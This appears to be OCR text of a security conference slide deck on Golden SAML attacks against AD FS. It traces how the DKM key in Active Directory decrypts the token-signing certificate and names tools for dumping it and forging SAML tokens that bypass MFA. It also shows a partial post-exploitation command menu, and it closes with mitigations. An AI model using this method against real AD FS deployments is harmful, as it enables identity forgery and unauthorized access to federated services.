
DKM

- "We present DKM, a distributed key management system with a cryptographically verified code base. DKM implements a new data protection API. It manages keys and policies on behalf of groups of users that share data."
  - [https://www.microsoft.com/en-us/research/publication/cryptographically-verified-design-and-implementation-of-a-distributed-key-manager/]




```
<DkmSettings>
    <Group>29e188ce-012f-430b-b9ca-9783e2cc1552</Group>
    <ContainerName>CN=ADFS</ContainerName>
    <ParentContainerDn>CN=Microsoft,CN=Program Data,DC=dc
    <PreferredReplica i:nil="true"/>
    <Enabled>true</Enabled>
</DkmSettings>
```

DKM



```
DC=doughcorp,DC=com
  CN=Builtin
  CN=Computers
  CN=Deleted Objects
  OU=Domain Controllers
  CN=ForeignSecurityPrincipals
  CN=Infrastructure
  CN=Keys
  OU=Lab
  CN=LostAndFound
  CN=Managed Service Accounts
  CN=NTDS Quotas
  CN=Program Data
    CN=Microsoft
      CN=ADFS
        CN=29e188ce-012f-430b-b9ca-9783
          CN=40711ade-7586-4e15-9f33-
          CN=CryptoPolicy
        CN=CryptoPolicy
```



CN=40711ade-7586-4e15-9f33-6f09f7cf48f5 Properties

Object Properties | Security | Attributes

Group or user names:

- SYSTEM
- Batman (batman@doughcorp.co)
- svc_adfs (svc_adfs@doughcorp.co)
- Domain Admins (DOUGHCORP\Domain Admins)
- Enterprise Admins (DOUGHCORP\Enterprise Admins)
- Key Admins (DOUGHCORP\Key Admins)

Add... Remove


Permissions for svc_adfs	Allow	Deny
Full control	☐	☐
Read	✓	☐
Write	✓	☐
Create all child objects	✓	☐
Delete all child objects	☐	☐

For special permissions or advanced settings, click Advanced.

Advanced

Decrypting the SigningToken


- Upon service start, AD FS will load configuration information from the configuration database (in this case the WID)
- As part of that process it calls **`LoadCertificateCollection`**`()`
- Which in turn calls `DkmDataProtector.Unprotect()...`
  - Passing in base64 decoded blob from EncryptedPFX XML element



```
if (!this.TryLoadCertificateFromUserStore(reference.RawCertificate, out certificate))
{
    byte[] encryptedData = Convert.FromBase64String(reference.EncryptedPfx);
    byte[] array = this._protector.Unprotect(encryptedData);
    this.InstallCertificateInUserStore(array);
    this.TryLoadCertificateFromUserStore(reference.RawCertificate, out certificate);
}
return new X509Certificate2Collection(certificate);
```

Decrypting the SigningToken

- … which in turn calls `Dkm.GroupKey._Unprotect() ...`
  - …which inherits the method from **DKMBase**



```
private byte[] Transform(byte[] inputData, Func<MemoryStream, MemoryStream> transformer)
{
    byte[] array = null;
    using (MemoryStream memoryStream = new MemoryStream(inputData))
    {
        using (MemoryStream memoryStream2 = transformer(memoryStream))
        {
            memoryStream2.Seek(0L, SeekOrigin.Begin);
            array = new byte[memoryStream2.Length];
            memoryStream2.Read(array, 0, array.Length);
        }
    }
    return array;
}
```

```
// Token: 0x06001040 RID: 4160 RVA: 0x0000C800 File Offset: 0x0000AA00
public byte[] Unprotect(byte[] encryptedData)
{
    return this.Transform(encryptedData, (MemoryStream x) => this._dkm.Unprotect(x));
}
```

Decrypting the SigningToken

– `DKMBase.Unprotect()` is where the magic happens


Decode the EncryptedPFX blob

Get key length based on encryption algorithm in use

Read the DKM key

KDK using DKM key


Decryption!



```
public MemoryStream Unprotect(MemoryStream cipherText, bool pinnedOutput)
{
    MemoryStream memoryStream = null;
    if (pinnedOutput)
    {
        memoryStream = new PinnedMemoryStream(cipherText.Length);
    }
    else
    {
        memoryStream = new MemoryStream();
    }
    IAuthEncrypt authEncrypt = null;
    try
    {
        authEncrypt = this.DecodeProtectedBlob(cipherText);
        int num = DKMBase.KeyLength(authEncrypt.DecodedPolicy);
        Key key = this.ReadKey(authEncrypt.DecodedPolicy.CurrentKeyGuid);
        if (key == null)
        {
            throw new KeyException(Resources.String2);
        }
        if (key.KeyLength < num)
        {
            throw new CryptographicUnexpectedOperationException(Resources.String3);
        }
        authEncrypt.DeriveKeys(key);
        authEncrypt.AuthenticatedDecrypt(cipherText, memoryStream);
        this.decodedPolicy = authEncrypt.DecodedPolicy;
```


Decrypting the SigningToken

```
authEncrypt = this.DecodeProtectedBlob(cipherText);
```



```
00000000h: 00 00 00 01 00 00 00 00 04 10 [illegible] [illegible] [illegible] 3F A6 2E
00000010h: 3B 4C 80 CA 24 FB C5 63 B3 4A 06 [illegible] [illegible] [illegible] [illegible] 01
00000020h: 65 03 04 02 01 06 09 60 86 [illegible] [illegible] [illegible] [illegible] 04 02 01
00000030h: 06 09 60 [illegible] [illegible] [illegible] [illegible] [illegible] 04 01 02 04 20 B8 9C 3B
00000040h: E1 2C 77 7B B2 9A 80 72 53 F3 9D 7F 36 6F 23 7D
00000050h: 56 FB 8B 50 97 2A 87 4B D7 0F F1 96 16 04 10 04
00000060h: D4 14 3B C2 B3 [illegible] [illegible] [illegible] A4 B4 FE 97 9A 29 CA 20
00000070h: 82 09 E0 15 83 B4 93 81 BD B3 FB 93 C9 14 69 F7
00000080h: 41 D2 23 09 20 AC FB 56 C8 14 D8 58 1D 46 CE 20
00000a00h: CF 1F A3 06 3E F0 D3 72 3C FB F9 6C 05 D9 4A CF
00000a10h: FA 2A 3B 44 1E DC 52 69 5A 14 92 A7 85 1A 4C DA
00000a20h: 04 16 A3 9D 7D 2D 04 AC CF 83 D1 15 0D B7 60 F2
00000a30h: B2 35 7B 4E D4 E9 76 [illegible] [illegible] [illegible] [illegible] CA 82 E9 5B B7
00000a40h: 51 DC 99 F6 BC CF DC 15 13 C9 FF EF 36 03 E0 65
00000a50h: 9C 82 37
```

Key Derivation




```
public static byte[] DeriveKeySP800_108(HMAC prf, byte[] label, byte[] context, int numberOfBytesToGenerate)
```

- DKM key is not used itself to decrypt Signing Certificate
- Used as initial input for HMAC-SHA256 Key Derivation (NIST SP 800-108)
  - Mostly, but not exactly, follows the standard (because standards are hard ;)
- Context is the Nonce decoded from blob
- Label is the OIDs of the encryption algorithms decoded from blob
- Outputs keys to use for AES encryption as well as SHA256 HMAC for verification of ciphertext

Key Decryption

- Decrypts using Windows Crypto libraries
- AES128 in CBC mode
  - 16 byte key derived from the DKM key
  - 16 byte IV decoded from the EncryptedPfx blob
- Valid for 1 year!!



```
[Douglass-MacBook-Pro:keys and certs doug$ openssl pkcs12 -in decrypted.pfx -info
[Enter Import Password:
MAC Iteration 1
MAC verified OK
PKCS7 Data
Shrouded Keybag: pbeWithSHA1And3-KeyTripleDES-CBC, Iteration 2000
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: ef66a827-eaf8-4761-8312-142cc0fd8f1c
    Microsoft CSP Name: Microsoft Enhanced Cryptographic Provider v1.0
Key Attributes
    X509v3 Key Usage: 10
[Enter PEM pass phrase:
PKCS7 Data
Certificate bag
Bag Attributes
    localKeyID: 01 00 00 00
subject=/CN=ADFS Signing - sts.doughcorp.com
issuer=/CN=ADFS Signing - sts.doughcorp.com
```

Putting it all together

1. EncryptedPFX read from the configuration DB
2. ASN1 types and ciphertext parsed from the blob
3. DKM key read from AD
4. DKM key used for KDF to obtain AES key
5. Ciphertext from EncryptedPFX is decrypted into a PKCS12 object
6. Become an AD FS server – sign our own security tokens

"But I have MFA so I'm good"

- AD FS handles "strong authentication"
  - MFA
  - Certs
  - Blood-oath

- If we can issue security tokens, then we can just ignore these requirements

- Relying Parties are blind to these requirements anyway, they just want a valid token

Tool Time

ADFSDump


- https://github.com/fireeye/ADFSDump
- .NET Assembly to be run on an AD FS server

- Must be run on AD FS server as the AD FS service account

- Dumps information from the configuration database and AD needed to generate signed security tokens and become ADFS :)
  - Encrypted PFX
  - DKM group key
  - Relying parties
  - Issuance rules

ADFSpoof

- https://github.com/fireeye/ADFSpoof
- Python program to be run offline
  - Designed to be run using the data obtained from ADFSDump
- Decrypts EncryptedPfx blob given a DKM key
- Generates signed SAML tokens for arbitrary users that can be sent to a Relying Party
  - Uses user-generated XML templates
  - Each template requires specific parameters – the claims contained in the RP issuance rules
  - Launching with Office 365, Dropbox, and extensible SAML 2.0 templates



internal ▲	user	computer	note	pid	last
172.16.25.101	svc_adfs	DOUGHCORP-ADFS		5776	32ms

```
e a service to spawn a session on a host
e PowerShell to spawn a session on a host
ecute PowerShell command in specific process
ss-the-hash using Mimikatz
int current directory
ery the registry
vert to original token
move a file or folder
tup a reverse port forward
ecute a program on target (returns output)
ecute a program as another user
ecute a program in a high-integrity context
ecute a program under another PID
ke a screenshot
t an environment variable
ecute a command via cmd.exe
ject shellcode into a process
awn process and inject shellcode into it
t beacon sleep time
art SOCKS4a server to relay traffic
op SOCKS4a server
awn a session
awn a session as another user
t executable to spawn processes into
awn a session under another PID
```

Best Practices and Mitigations

The best defense is a good defense

Best Practices and Mitigations

Before everything goes awry

- Secure privileged access
  - The AD FS server should be treated as a Tier 0 device (like a domain controller)
  - Access should be restricted to only originate from privileged access workstations

- Enabled advanced auditing on AD FS
  - Check "success" and "failure" audit options in AD FS Management snap-in
  - Enable "Audit Application Generated" events on the AD FS farm via GPO

Best Practices and Mitigations

Before everything goes awry

- Make the AD FS Service account a gMSA
  - Passwords managed by AD
- High Security: Use a Hardware Security Module (HSM)
- While we're at it: Extranet Smart Lockout for AD FS 2016

Responding Appropriately

- Identity providers now are part of the incident response process
- If you have good visibility and confidence attacker targeted AD FS:
  - Reset signing key - carefully
  - Compare claims rules/exceptions against baselines
  - Verify core adapters are intact
- If not – determine your risk rating and act appropriately
- Vendor debug logs can be useful in AD FS cloning scenarios
  - Not so much with modified adapters...

FIN